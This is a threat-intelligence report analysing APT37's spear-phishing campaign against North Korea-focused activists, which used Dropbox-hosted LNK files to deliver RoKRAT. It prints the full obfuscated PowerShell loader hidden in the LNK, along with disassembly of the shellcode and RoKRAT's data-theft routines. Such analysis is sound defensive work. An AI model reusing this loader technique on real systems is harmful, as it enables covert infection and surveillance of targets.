

Analysis of APT37 Attack Case Disguised as a Think Tank for National Security Strategy in South Korea (Operation. ToyBox Story)

 genians.co.kr/en/blog/threat_intelligence/toybox-story


 View in Korean

◆ Executive Summary

- Disguised the content as an academic forum invitation from a South Korean national security think tank to attract attention
- Lured targets by referencing an actual event titled “Trump 2.0 Era: Prospects and South Korea’s Response”
- Delivered malicious LNK files via the Dropbox cloud platform
- APT37 used Dropbox as a C2 server, following earlier use of pCloud and Yandex
- EDR-based anomaly hunting required to improve detection of fileless threats

1. Overview

- In March 2025, the APT37 threat actor launched a spear phishing campaign targeting several activists focused on North Korea. The email contained a Dropbox link leading to a compressed archive that included a malicious shortcut (LNK) file. When extracted and executed, the LNK file activated additional malware containing the keyword “toy.”
- Based on the characteristics of the threat, Genians Security Center (GSC) named the campaign “Operation: ToyBox Story” and began in-depth analysis.



[Figure 1] Flowchart of the APT37 Attack

2. Background

○ 'APT37' is widely known as a state-sponsored hacking group linked to North Korea. Genians Security Center (GSC) has observed that the group utilizes a variety of attack strategies:

- Watering Hole
- Spear Phishing
- Social Network Service (SNS) Phishing

○ They exploit legitimate cloud services as Command and Control (C2) servers—commonly referred to as “[Living off Trusted Sites \(LoTS\)](#).” This tactic is similar to Living off the Land (LotL) attacks, which rely on abusing tools already present in the system. In this case, however, the attackers leverage trusted public web services to conceal their operations. These services are mostly global platforms, and Dropbox has been frequently used in recent cases.

- Dropbox
- pCloud
- Yandex
- OneDrive

- Google Drive

○The group has also been involved in various zero-day attacks, including the exploitation of Internet Explorer vulnerabilities such as [CVE-2022-41128](#). Their operations have expanded beyond Windows to include Android-based malware (APK files) and [attacks targeting macOS users](#).

○In March 2025, GSC's threat analyst identified a new attack campaign and carried out an in-depth investigation.

○ This report provides insight into an actual spear phishing case that impersonated a South Korean national security think tank event, helping organizations prepare for similar threats in advance.

3. Spear Phishing Analysis

3-1. [Case A] Document Masquerading as Information on North Korean Troops Deployed to Russia

- The first observed spear phishing attack occurred on March 8, 2025.



[Figure 2] Email containing information about North Korean troops deployed to Russia.

- The attacker impersonated a North Korea-focused expert based in South Korea. The email used the subject line “러시아 전장에 투입된 인민군 장병들에게.hwp (To North Korean Soldiers Deployed to the Russian Battlefield.hwp),” and the attachment had the same file name.
- The attachment mimicked a Hangul (HWP) document using [the icon image employed by Naver Mail](#).
- The threat actor used the HWP icon image from Naver Mail to make the attachment appear as a legitimate file link. However, the actual download link pointed to Dropbox.
- The Dropbox link led to a ZIP archive named “러시아 전장에 투입된 인민군 장병들에게.zip”(To North Korean Soldiers Deployed to the Russian Battlefield.zip)

3-2. [Case B] Fake Invitation to a National Security Conference

- The second spear phishing case, which occurred on March 11, 2025, involved a fake invitation to a national security conference.



[Figure 3] Email containing a national security–related conference poster

- The attacker lured recipients by impersonating a think tank event on national security strategy. The email was crafted to resemble a shared conference poster, leading the recipient to download the attachment.

- Similar to the previous case, the email listed one attachment titled “관련 포스터.zip(*Related Poster.zip*).” The icon used was again [the “other image” type used by Naver Mail](#).
- The download link for the attachment also pointed to Dropbox.

3-3. Summary of Used Malicious Files

- The malicious files used in each case are summarized below. The archive “러시아 전장에 투입된 인민군 장병들에게.zip(*To North Korean Soldiers Deployed to the Russian Battlefield.zip*)” contains a single shortcut (LNK) file. This LNK file executes malicious code and shares the same name as the ZIP archive, with only the file extension being different.

No	ZIP Name	File Name	File Size (Bytes)
1	러시아 전장에 투입된 인민군 장병들에게.zip (<i>To North Korean Soldiers Deployed to the Russian Battlefield.zip</i>)	러시아 전장에 투입된 인민군 장병들에게.lnk (<i>To North Korean Soldiers Deployed to the Russian Battlefield.lnk</i>)	824,819
2	관련 포스터.zip (<i>Related Poster.zip</i>)	hkais_1e9ce53a18e24ebc01b539ba7ba6bedd.lnk	12,145,612
		hkais_112ba70f4e2d696b6b0110218d8bcfc3.jpg	116,271

[Table 1] ZIP Archive and Internal File Information

- The “관련 포스터.zip(*Related Poster.zip*)” archive contains a harmless JPG image and a malicious LNK shortcut. When the LNK file is executed, it runs a hidden PowerShell command embedded within the file, initiating the malicious activity.
- For reference, both LNK files deliver the same final payload, RoKRAT. Therefore, we provide an integrated analysis below.

4. Malware Analysis

4-1. 러시아 전장에 투입된 인민군 장병들에게.lnk(*To North Korean Soldiers Deployed to the Russian Battlefield.lnk*)

- The shortcut (LNK) file is configured to run PowerShell commands via embedded arguments, following a typical malware execution pattern.

```

Arguments: /k for /f "tokens=*" %a in ('dir C:\Windows\SysWow6
4\WindowsPowerShell\v1.0\*rsHELL.exe /s /b /od') do call %a "$
dirPath = Get-Location; if($dirPath -Match 'System32' -or $dir
Path -Match 'Program Files') {$dirPath = '%temp%'};$exs=@('.ln
k');$lnkPath = Get-ChildItem -Path $dirPath -Recurse *.* -File
| where {$_.extension -in $exs} | where-object {$_.length -eq
0x014F63F0} | Select-Object -ExpandProperty FullName;$lnkFil
e=New-Object System.IO.FileStream($lnkPath, [System.IO.FileMod
e]::Open, [System.IO.FileAccess]::Read);$lnkFile.Seek(0x000010
E4, [System.IO.SeekOrigin]::Begin);$pdfFile=New-Object byte[]
0x000013400;$lnkFile.Read($pdfFile, 0, 0x000013400);$pdfPath = $
lnkPath.replace('.lnk','hwp');sc $pdfPath $pdfFile -Encoding
Byte;& $pdfPath;$lnkFile.Seek(0x000144E4,[System.IO.SeekOrigin
]::Begin);$exeFile=New-Object byte[] 0x000D9190;$lnkFile.Read(
$exeFile, 0, 0x000D9190);$exePath=$env:temp+'toy01.dat';sc $e
xePath $exeFile -Encoding Byte;$lnkFile.Seek(0x000ED674,[Syste
m.IO.SeekOrigin]::Begin);$stringByte = New-Object byte[] 0x000
00634;$lnkFile.Read($stringByte, 0, 0x00000634); $batStrPath =
$env:temp+'\'+'toy02.dat';$string = [Text.Encoding]::GetEncod
ing('utf-8').GetString($stringByte);$string | Out-File -FilePa
th $batStrPath -Encoding ascii;$lnkFile.Seek(0x000EDCA8,[Syste
m.IO.SeekOrigin]::Begin);$batByte = New-Object byte[] 0x000001
4C;$lnkFile.Read($batByte, 0, 0x0000014C);$executePath = $env:
temp+'\'+'toy0'+3.b'+a'+t'; Write-Host $executePath; Write-
Host $batStrPath; $batString = [System.Text.Encoding]::UTF8.G
etString($batByte);$batString | Out-File -FilePath $executePa
th -Encoding ascii; &$executePath; $lnkFile.Close();[System.IO
.File]::Delete($lnkPath);"&& exit
Icon Location: C:\Windows\System32\shell32.dll

```


[Figure 4] Command Embedded in “러시아 전장에 투입된 인민군 장병들에게.Ink (To North Korean Soldiers Deployed to the Russian Battlefield.Ink)” File

- Executing the malicious LNK file triggers a predefined command that launches a decoy HWP file, presenting a legitimate-looking document to the user.
- In addition, 3 hidden files are created in the %Temp% directory, and a BAT (batch) file is executed. To evade detection, the file disguises the “.bat” extension by breaking it into separate characters and recombining them using the plus (+) operator at runtime.

	LNK Command Line Arguments		
	Decoy File HWP Document	offset size	0x10e4 0x13400
	toy01.dat Shellcode	offset size	0x144e4 0xd9190
	toy02.dat PowerShell	offset size	0xed674 0x634
	toy03.bat PowerShell	offset size	0xedca8 0x14c
	Padding Junk Data	offset size	0xeddf4 0x14085fc

[Figure 5] Malicious LNK File Structure

- The decoy HWP document contains a letter addressed to North Korean soldiers deployed to Russia.



[Figure 6] Benign HWP File Used as a Decoy

- When the PowerShell command in “toy03.bat” file is executed, it loads “toy02.dat” file created in temporary folder, functioning as a loader.
- Next, the PowerShell command embedded in “toy02.dat” executes and loads “toy01.dat” from the same temporary folder. During this stage, the data transformed using XOR logic is loaded into memory, and a new thread is created.
- As a result, the shellcode is loaded into memory and the memory area becomes executable.

- Then, a new thread is created to execute the memory-resident code. This technique is a fileless approach used for dynamic code execution or runtime malware injection.



[Figure 7] Shellcode Transformation via PowerShell Command

- By analyzing the shellcode loaded into memory, its detailed behavior can be identified. It follows a typical shellcode flow involving stack frame setup, function calls, and value assignments.

EIP	EAX	EDX	00401000	55	push	ebp
			00401001	8BEC	mov	ebp, esp
			00401003	83EC 10	sub	esp, 0x10
			00401006	8D45 F0	lea	eax, dword ptr ss:[ebp - 0x10]
			00401009	B9 4B17CD5B	mov	ecx, 0x5BCD174B
			0040100E	6A 00	push	0x0
			00401010	6A 10	push	0x10
			00401012	50	push	eax
			00401013	E8 29000000	call	shellcode.401041
			00401018	FFD0	call	eax
			0040101A	E8 5D050000	call	shellcode.40157C
			0040101F	8D55 F0	lea	edx, dword ptr ss:[ebp - 0x10]
			00401022	8BC8	mov	ecx, eax
			00401024	E8 0B010000	call	shellcode.401134
			00401029	85C0	test	eax, eax
			0040102B	75 12	jne	shellcode.40103F
			0040102D	3945 F0	cmp	dword ptr ss:[ebp - 0x10], eax
			00401030	74 0D	jz	shellcode.40103F
			00401032	8B45 F4	mov	eax, dword ptr ss:[ebp - 0x0C]
			00401035	85C0	test	eax, eax
			00401037	74 06	jz	shellcode.40103F
			00401039	6A 00	push	0x0
			0040103B	6A 00	push	0x0
			0040103D	FFD0	call	eax
			0040103F	C9	leave	
			00401040	C3	ret	

			00401134	53	push	ebx
			00401135	8A19	mov	bl, byte ptr ds:[ecx]
			00401137	57	push	edi
			00401138	8BFA	mov	edi, edx
			0040113A	8B51 01	mov	edx, dword ptr ds:[ecx + 0x1]
			0040113D	83C1 05	add	ecx, 0x5
			00401140	85D2	test	edx, edx
			00401142	74 0E	jz	shellcode.401152
			00401144	56	push	esi
			00401145	8BC1	mov	eax, ecx
			00401147	8BF2	mov	esi, edx
			00401149	3018	xor	byte ptr ds:[eax], bl
			0040114B	40	inc	eax
			0040114C	83EE 01	sub	esi, 0x1
			0040114F	75 F8	jne	shellcode.401149
			00401151	5E	pop	esi
			00401152	57	push	edi
			00401153	E8 6A010000	call	shellcode.4012C2
			00401158	59	pop	ecx
			00401159	6A 0D	push	0xD
			0040115B	59	pop	ecx
			0040115C	85C0	test	eax, eax
			0040115E	5F	pop	edi
			0040115F	0F45C1	cmovne	eax, ecx
			00401162	5B	pop	ebx
			00401163	C3	ret	

Address	Hex	ASCII
02BE0000	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....ÿÿ..
02BE0010	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	@.....
02BE0020	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
02BE0030	00 00 00 00 00 00 00 00 00 00 00 00 28 01 00 00	(...
02BE0040	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	..°.!.!..LI!Th
02BE0050	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno
02BE0060	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS
02BE0070	6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00	mode....\$.....
02BE0080	C1 C2 06 E1 85 A3 68 B2 85 A3 68 B2 85 A3 68 B2	ÄÄ.ä.fh².fh².fh²
02BE0090	77 FA 6C B3 8F A3 68 B2 17 FD 6D B3 AC A3 68 B2	wúl³.fh².ým³~fh²
02BE00A0	31 3F 99 B2 96 A3 68 B2 31 3F 9B B2 33 A3 68 B2	1?.².fh²1?.²3fh²
02BE00B0	31 3F 9A B2 9A A3 68 B2 8C DB EC B2 84 A3 68 B2	1?.².fh².0i².fh²
02BE00C0	1B 03 AF B2 81 A3 68 B2 BE FD 68 B3 9F A3 68 B2	..-².fh²Xýk³.fh²
02BE00D0	8C DB EB B2 84 A3 68 B2 60 FA 6D B3 87 A3 68 B2	.0ë².fh² úm³.fh²
02BE00E0	BE FD 6D B3 C3 A3 68 B2 BE FD 6C B3 A1 A3 68 B2	Xým³Äfh²Xýl³;fh²
02BE00F0	8C DB FB B2 9E A3 68 B2 85 A3 69 B2 9E A2 68 B2	.0û².fh².fi².ch²
02BE0100	17 FD 61 B3 95 A3 68 B2 17 FD 97 B2 84 A3 68 B2	.ýa³.fh².ý.².fh²
02BE0110	17 FD 6A B3 84 A3 68 B2 52 69 63 68 85 A3 68 B2	.ýj³.fh²Rich.fh²

[Figure 8] PE File Transformation via Shellcode XOR Logic

- The PE file embedded within the shellcode is decrypted using XOR logic and executed in memory. This file is a typical example of the RoKRAT malware family.

4-2. RoKRAT Behavior Analysis

- One defining trait of the RoKRAT malware family is that it collects system information from the infected host before executing its core malicious routines via the main function (WinMain).

Address	Disassembly	Comment
00411C24	pop ebx	
00411C25	mov esp, ebp	
00411C27	pop ebp	
00411C28	ret 0x4	
00411C2B	push ebp	sub_411C28
00411C2C	mov ebp, esp	
00411C2E	push ecx	WinMain
00411C2F	mov eax, dword ptr ds:[0x4D02CC]	
00411C34	mov ecx, rokrat.4D02CC	
00411C39	push ebx	
00411C3A	xor ebx, ebx	
00411C3C	mov dword ptr ds:[0x4D02D0], eax	
00411C41	mov byte ptr ss:[ebp - 0x4], bl	
00411C44	push dword ptr ss:[ebp - 0x4]	
00411C47	push rokrat.4CA7AC	
00411C4C	push rokrat.4CA688	
00411C51	push eax	
00411C52	call <rokrat.sub_40E0AA>	
00411C57	call <rokrat.sub_40F0E7>	System Information Collection
00411C5C	lea eax, dword ptr ss:[ebp - 0x4]	
00411C5F	push eax	
00411C60	push ebx	
00411C61	push ebx	
00411C62	push <rokrat.sub_411AAC>	
00411C67	push ebx	
00411C68	push ebx	
00411C69	call dword ptr ds:[<CreateThread>]	
00411C6F	push 0xFFFFFFFF	
00411C71	push eax	

[Figure 9] RoKRAT Main Function Code Section

- Before executing the CreateThread routine, the main function calls 'sub_40F0E7()', which is responsible for collecting system information.

Address	Disassembly	Comment
0040F292	push dword ptr ss:[esp + 0xFC]	
0040F299	push rokrat.4B852C	4B852C: "%d.%d.%d"
0040F29E	push rokrat.4CFCC8	4CFCC8: "10.0.26100"
0040F2A3	call <rokrat.sub_40BDD3>	
0040F2A8	add esp, 0x14	
0040F2AB	mov byte ptr ds:[0x4D0120], 0x30	30: '0'
0040F2B2	call <rokrat.sub_40E980>	

[Figure 10] System Information Collection Routine

- The gathered information is stored at the memory location labeled 'rokrat_4CFCC8' and includes the following system attributes:

Collected Key System Information

- Windows OS Build Version
- Computer Device Name
- User Name
- Current Process Path (Execution Path)
- System Manufacturer
- System Model
- System BIOS Version

0040F2C5	5E	pop	esi
0040F2C6	8D4424 0C	lea	eax, dword ptr ss:[esp + 0xC]
0040F2CA	897424 0C	mov	dword ptr ss:[esp + 0xC], esi
0040F2CE	50	push	eax
0040F2CF	0F45CA	cmovne	ecx, edx
0040F2D2	68 EAF4C00	push	rokrat.4CFCEA
0040F2D7	880D E8FC4C00	mov	byte ptr ds:[0x4CFCE8], cl
0040F2DD	FF15 CC304A00	call	dword ptr ds:[<GetComputerName>]
0040F2E3	8D4424 0C	lea	eax, dword ptr ss:[esp + 0xC]
0040F2E7	897424 0C	mov	dword ptr ss:[esp + 0xC], esi
0040F2EB	50	push	eax
0040F2EC	68 6AFD4C00	push	rokrat.4CFD6A
0040F2F1	FF15 0C304A00	call	dword ptr ds:[<GetUserName>]
0040F2F7	68 FF000000	push	0xFF
0040F2FC	68 EAFD4C00	push	rokrat.4CFDEA
0040F301	53	push	ebx
0040F302	FF15 B4304A00	call	dword ptr ds:[<GetModuleFileName>]
0040F308	B9 EAF4C00	mov	ecx, rokrat.4CFEEA
0040F30D	E8 C4F7FFFF	call	<rokrat.sub_40EAD6>
0040F312	33C0	xor	eax, eax
0040F314	C74424 10 8408C708	mov	dword ptr ss:[esp + 0x10], 0x8C70884

[Figure 11] System Information Collection Routine

- The function 'sub_40F0E7()' not only collects system information from the infected host, but also generates the data required to communicate with the cloud-based C2 server.
- Subsequently, the main thread at the entry point is executed, which calls the function 'sub_40F569()'. This function uses a switch statement to execute commands defined for each case.
- Representative commands include process termination and deletion of malicious scripts (to remove attack traces), and storing information about removable drives. The malware also performs various actions such as communicating with the C2 server and executing 'cmd.exe' commands. Notably, it exhibits a unique RoKRAT behavior of storing file data received from the C2 server into a file named 'KB400928_doc.exe' and executing it.

00411BD6	0F8C FDFEFFFF	jl	rokrat.411AD9	
00411BDC	83FE 64	cmp	esi, 0x64	64:'d'
00411BDF	74 3F	je	rokrat.411C20	
00411BE1	E8 83D9FFFF	call	<rokrat.sub_40F569>	
00411BE6	85C0	test	eax, eax	
00411BE8	75 36	jne	rokrat.411C20	
00411BEA	BB E8030000	mov	ebx, 0x3E8	
00411BEF	53	push	ebx	
00411BF0	FFD7	call	edi	
00411BF2	6A 03	push	0x3	

0040FECC	8945 E8	mov	dword ptr ss:[ebp - 0x18], eax	
0040FECF	80F9 31	cmp	cl, 0x31	31:'1'
0040FED2	0F84 B0030000	je	rokrat.410288	
0040FED8	80F9 32	cmp	cl, 0x32	32:'2'
0040FEDB	0F84 A7030000	je	rokrat.410288	
0040FEE1	80F9 35	cmp	cl, 0x35	35:'5'
0040FEE4	0F84 9E030000	je	rokrat.410288	
0040FEEA	80F9 36	cmp	cl, 0x36	36:'6'
0040FEED	0F84 95030000	je	rokrat.410288	
0040FEF3	80F9 33	cmp	cl, 0x33	33:'3'
0040FEF6	0F84 61020000	je	rokrat.41015D	
0040FEFC	80F9 34	cmp	cl, 0x34	34:'4'
0040FEFF	0F84 58020000	je	rokrat.41015D	
0040FF05	80F9 37	cmp	cl, 0x37	37:'7'
0040FF08	0F84 4F020000	je	rokrat.41015D	
0040FF0E	80F9 38	cmp	cl, 0x38	38:'8'
0040FF11	0F84 46020000	je	rokrat.41015D	
0040FF17	80F9 39	cmp	cl, 0x39	39:'9'
0040FF1A	0F84 3D020000	je	rokrat.41015D	
0040FF20	80F9 65	cmp	cl, 0x65	65:'e'
0040FF23	75 53	jne	rokrat.40FF78	
0040FF25	8D85 99EBFFFF	lea	eax, dword ptr ss:[ebp - 0x1467]	
0040FF2B	50	push	eax	
0040FF2C	8D85 98EFFFFF	lea	eax, dword ptr ss:[ebp - 0x1068]	
0040FF32	68 70854B00	push	rokrat.4B8570	4B8570:L"/c \"%s\""
0040FF37	50	push	eax	
0040FF38	E8 8DBDFFFF	call	<rokrat.sub_40BCCA>	
0040FF3D	83C4 0C	add	esp, 0xC	
0040FF40	E8 DEF5FFFF	call	<rokrat.sub_40F523>	
0040FF45	33C0	xor	eax, eax	
0040FF47	8D8D 98EFFFFF	lea	ecx, dword ptr ss:[ebp - 0x1068]	
0040FF4D	50	push	eax	
0040FF4E	50	push	eax	
0040FF4F	51	push	ecx	ecx:L"wb"
0040FF50	68 40834B00	push	rokrat.4B8340	4B8340:L"cmd.exe"
0040FF55	68 50834B00	push	rokrat.4B8350	4B8350:L"open"
0040FF5A	50	push	eax	
0040FF5B	FF15 EC314A00	call	dword ptr ds:[<ShellExecuteW>]	

[Figure 12] Commands Executed via switch-case Conditions

- RoKRAT captures real-time screenshots from the infected system and saves them in JPEG format.

0040E488	50	push	eax	
0040E489	FF15 28304A00	call	dword ptr ds:[<CreateCompatibleBitmap>]	
0040E48F	8BD8	mov	ebx, eax	
0040E491	53	push	ebx	
0040E492	57	push	edi	
0040E493	FF15 2C304A00	call	dword ptr ds:[<SelectObject>]	
0040E499	68 2000CC00	push	0xccc020	

0040E391	68 30FA4C00	push	rokrat.4CFA30	
0040E396	8D85 B8FDFFFF	lea	eax, dword ptr ss:[ebp - 0x248]	
0040E39C	68 D4834B00	push	rokrat.4B8304	4B8304:L"%s%04X%04X.tmp"
0040E3A1	50	push	eax	eax:&L"pr-11-1-0"
0040E3A2	E8 23D9FFFF	call	<rokrat.sub_40BCCA>	
0040E3A7	83C4 14	add	esp, 0x14	
0040E3AA	8D45 CC	lea	eax, dword ptr ss:[ebp - 0x34]	eax:&L"pr-11-1-0"
0040E3AD	50	push	eax	eax:&L"pr-11-1-0"
0040E3AE	8D45 BC	lea	eax, dword ptr ss:[ebp - 0x44]	eax:&L"pr-11-1-0"
0040E3B1	50	push	eax	eax:&L"pr-11-1-0"
0040E3B2	8D85 B8FDFFFF	lea	eax, dword ptr ss:[ebp - 0x248]	
0040E3B8	50	push	eax	
0040E3B9	FF73 04	push	dword ptr ds:[ebx + 0x4]	
0040E3BC	FF15 8C324A00	call	dword ptr ds:[<GdiSaveImageToFile>]	
0040E3C2	85C0	test	eax, eax	eax:&L"pr-11-1-0"

[Figure 13] Screenshot Collection

- The screenshot is saved in the temporary folder (%Temp%) with a ".tmp" extension. The filename is generated in hexadecimal format based on the specified pattern "%s%04X%04X.tmp", where a random string is assigned to a buffer variable. As a result, the

filename takes the form of an 8-character hexadecimal value created by repeating a random 4-character string.

- Collected system information, screenshots, and process details are bundled and transmitted to the C2 server as a unified dataset. First, a 4-byte value hardcoded in RoKRAT is added.

Fixed 4-byte Value:

- 0xFA
- 0xDE
- 0xAD
- 0xBA

```

004118CD . 40 inc eax
004118CE . E9 D3010000 jmp rokrat.411AA6
004118D3 . 33DB xor ebx, ebx
004118D5 . C645 FF FA mov byte ptr ss:[ebp - 0x1], 0xFA
004118D9 . 8D45 FF lea eax, dword ptr ss:[ebp - 0x1]
004118DC . 895D EC mov dword ptr ss:[ebp - 0x14], ebx
004118DF . 50 push eax
004118E0 . 8D4D EC lea ecx, dword ptr ss:[ebp - 0x14]
004118E3 . 895D F0 mov dword ptr ss:[ebp - 0x10], ebx
004118E6 . 895D F4 mov dword ptr ss:[ebp - 0xC], ebx
004118E9 . 895D D8 mov dword ptr ss:[ebp - 0x28], ebx
004118EC . 895D DC mov dword ptr ss:[ebp - 0x24], ebx
004118EF . 895D E0 mov dword ptr ss:[ebp - 0x20], ebx
004118F2 . E8 8A030000 call <rokrat.sub_411c81>
004118F7 . 8D45 FF lea eax, dword ptr ss:[ebp - 0x1]
004118FA . C645 FF DE mov byte ptr ss:[ebp - 0x1], 0xDE
004118FE . 50 push eax
004118FF . 8D4D EC lea ecx, dword ptr ss:[ebp - 0x14]
00411902 . E8 7A030000 call <rokrat.sub_411c81>
00411907 . 8D45 FF lea eax, dword ptr ss:[ebp - 0x1]
0041190A . C645 FF AD mov byte ptr ss:[ebp - 0x1], 0xAD
0041190E . 50 push eax
0041190F . 8D4D EC lea ecx, dword ptr ss:[ebp - 0x14]
00411912 . E8 6A030000 call <rokrat.sub_411c81>
00411917 . 8D45 FF lea eax, dword ptr ss:[ebp - 0x1]
0041191A . C645 FF BA mov byte ptr ss:[ebp - 0x1], 0xBA
0041191E . 50 push eax
0041191F . 8D4D EC lea ecx, dword ptr ss:[ebp - 0x14]
00411922 . E8 5A030000 call <rokrat.sub_411c81>
00411927 . 885D F8 mov byte ptr ss:[ebp - 0x8], bl
0041192A . 8D4D EC lea ecx, dword ptr ss:[ebp - 0x14]
0041192D . FF75 F8 push dword ptr ss:[ebp - 0x8]
00411930 . 68 B4014D00 push rokrat.4D01B4
00411935 . 68 B0FC4C00 push rokrat.4CFCB0
0041193A . FF75 F0 push dword ptr ss:[ebp - 0x10]

```

[Figure 14] Fixed 4-Byte Value

- The collected information is encrypted using a 4-byte random key generated by a pseudo-random number generator (PRNG) via an XOR operation. However, since the threat actor already knows the fixed 4-byte value, reverse decryption is possible.

```

004119FF . 59                pop     ecx
00411A00 > FF15 A4304A00     call    dword ptr ds:[<GetTickCount> ]
00411A06 . 50                push    eax
00411A07 . E8 2D480300       call    <toy01.sub_446239>
00411A0C . 50                push    eax
00411A0D . E8 27480300       call    <toy01.sub_446239>
